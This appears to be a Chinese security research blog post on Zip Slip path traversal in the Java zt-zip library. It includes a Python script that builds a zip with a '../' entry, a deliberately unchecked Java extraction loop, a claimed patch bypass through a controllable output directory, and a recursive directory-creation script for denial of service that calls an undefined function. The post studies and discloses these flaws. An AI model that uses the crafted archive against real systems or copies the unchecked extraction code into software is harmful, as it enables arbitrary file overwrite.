
java zt-zip库的解压遍历特性以及变向绕过
参考文章:Zip Slip库的解压遍历特性,以及dos攻击的隐患
参考文章:https://xz.aliyun.com/t/12081
参考文章:https://threedr3am.github.io/2021/11/18/一种普遍存在于java系统的缺陷-Memory DoS/
参考文章:https://github.com/JLLeitschuh/security-research/issues/16
生成目录遍历的zip
import zipfile

if __name__ == "__main__":
    try:
        zipFile = zipfile.ZipFile("poc.zip", "a", zipfile.ZIP_DEFLATED)  # 生成的zip文件
        info = zipfile.ZipInfo("poc.zip")
        zipFile.write("/Users/lingchi/study-something/java/zip-slip/generate.py", "../aaaa", zipfile.ZIP_DEFLATED)  # 压缩的文件和在zip中显示的文件名
        zipFile.close()
    except IOError as e:
        raise e

原生java库解压造成的目录遍历
ZipTestMain.java
package com.zpchcbd;

import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.util.Enumeration;
import java.util.zip.ZipEntry;
import java.util.zip.ZipFile;

public class ZipTestMain {
    public static void main(String[] args) throws IOException {
        //解压zip的包
        String fileAddress = "./poc.zip";
        //zip文件解压路径
        String unZipAddress = "./";
        //去目录下寻找文件
        File file = new File(fileAddress);
        ZipFile zipFile = null;
        try {
            zipFile = new ZipFile(file);//设置编码格式
        } catch (IOException exception) {
            exception.printStackTrace();
            System.out.println("解压文件不存在!");
        }
        Enumeration e = zipFile.entries();
        while(e.hasMoreElements()) {
            ZipEntry zipEntry = (ZipEntry)e.nextElement();
            File f = new File(unZipAddress + zipEntry.getName());
            f.getParentFile().mkdirs();
            f.createNewFile();
            InputStream is = zipFile.getInputStream(zipEntry);
            FileOutputStream fos = new FileOutputStream(f);
            int length = 0;
            byte[] b = new byte[1024];
            while((length=is.read(b, 0, 1024))!=-1) {
                fos.write(b, 0, length);
            }
            is.close();
            fos.close();
        }
        if (zipFile != null) {
            zipFile.close();
        }
    }
}


运行ZipTestMain.java,结果如下图所示,发现解压到上一层目录去了
zt-zip存在的解压遍历特性
该zt-zip是一个封装了原生的解压功能的库,小于等于1.12版本都存在该问题
pom.xml
<dependency>
  <groupId>org.zeroturnaround</groupId>
  <artifactId>zt-zip</artifactId>
  <version>1.12</version>
</dependency>
ZtZipTestMain.java
public class ZtZipTestMain {
    public static void main(String[] args) throws IOException {
        File zip = new File("/Users/lingchi/study-something/java/zip-slip/poc.zip");
        File dir = new File("/Users/lingchi/study-something/java/zip-slip/");
        ZipUtil.unpack(zip, dir);
    }
}

发现同样可以进行目录遍历解压,结果如下图所示
问题分析

org.zeroturnaround.zip.ZipUtil.Unpacker#process中的zipEntry.getName()同样没有做路径限制
问题修复
pom.xml中换成1.13版本可以观察下修复的情况
pom.xml
    <dependency>
      <groupId>org.zeroturnaround</groupId>
      <artifactId>zt-zip</artifactId>
      <version>1.13</version>
    </dependency>

可以看到解压的名称进行了..的过滤,并且解压的路径还需要在当前的目录

zt-zip补丁绕过
pom.xml中换成最新版1.15
pom.xml
    <dependency>
      <groupId>org.zeroturnaround</groupId>
      <artifactId>zt-zip</artifactId>
      <version>1.15</version>
    </dependency>

怎么说呢,也不知道是不是绕过,虽然对name进行了过滤,但是如果dir可控的话,那么可以通过dir的变量进行目录遍历压缩,结果如下图所示,可以看到同样可以进行跨目录
自己提交的pr:https://github.com/zeroturnaround/zt-zip/pull/151 ,不过因为不是自身变量控制的问题所以就没接受了
public class ZtZipTestMain {
    public static void main(String[] args) throws IOException {
        File zip = new File("/Users/lingchi/study-something/java/zip-slip/poc.zip");
        File dir = new File("/Users/lingchi/study-something/java/zip-slip/..");
        ZipUtil.unpack(zip, dir);
    }
}
问题分析

主要是这个条件的判断name.indexOf("..") != -1 && !destFile.getCanonicalPath().startsWith(outputDir.getCanonicalPath())走的是&&,那么如果想要不成立的话则第一个判断不成立,而另外一个outputDir可控的话那么则可以进行绕过,而在这里的zt-zip库中并没有对outputDir进行有效的过滤所以造成了上面这种绕过情况
插曲
参考文章:https://github.com/zeroturnaround/zt-zip/pull/148

我这在里还看到了一个比较有意思的点,对于new File("/var", "/").getCanonicalPath(),这种形式的路径并不是/结尾,所以在当startwiths在判断的时候,可以在/var后面继续添加可控字符,只是一个小知识点
相关案例:https://github.com/aws/aws-sdk-java/security/advisories/GHSA-c28r-hw5m-5gv3
相关案例:https://securitylab.github.com/advisories/GHSL-2022-008_The_OWASP_Enterprise_Security_API/
另外一个点是否存在dos攻击

写了一个简单的递归的脚本创建目录,mac中最大只能创建到512
import os
import zipfile

count = 0
def create_directory(current_path, count):
    if not os.path.isdir(current_path):
        os.mkdir(current_path)
        current_path += "/a"
        count += 1
        print(count)
        recur_create_directory(current_path, count)

if __name__ == "__main__":
    try:
        create_directory("a", 0)
    except IOError as e:
        raise e
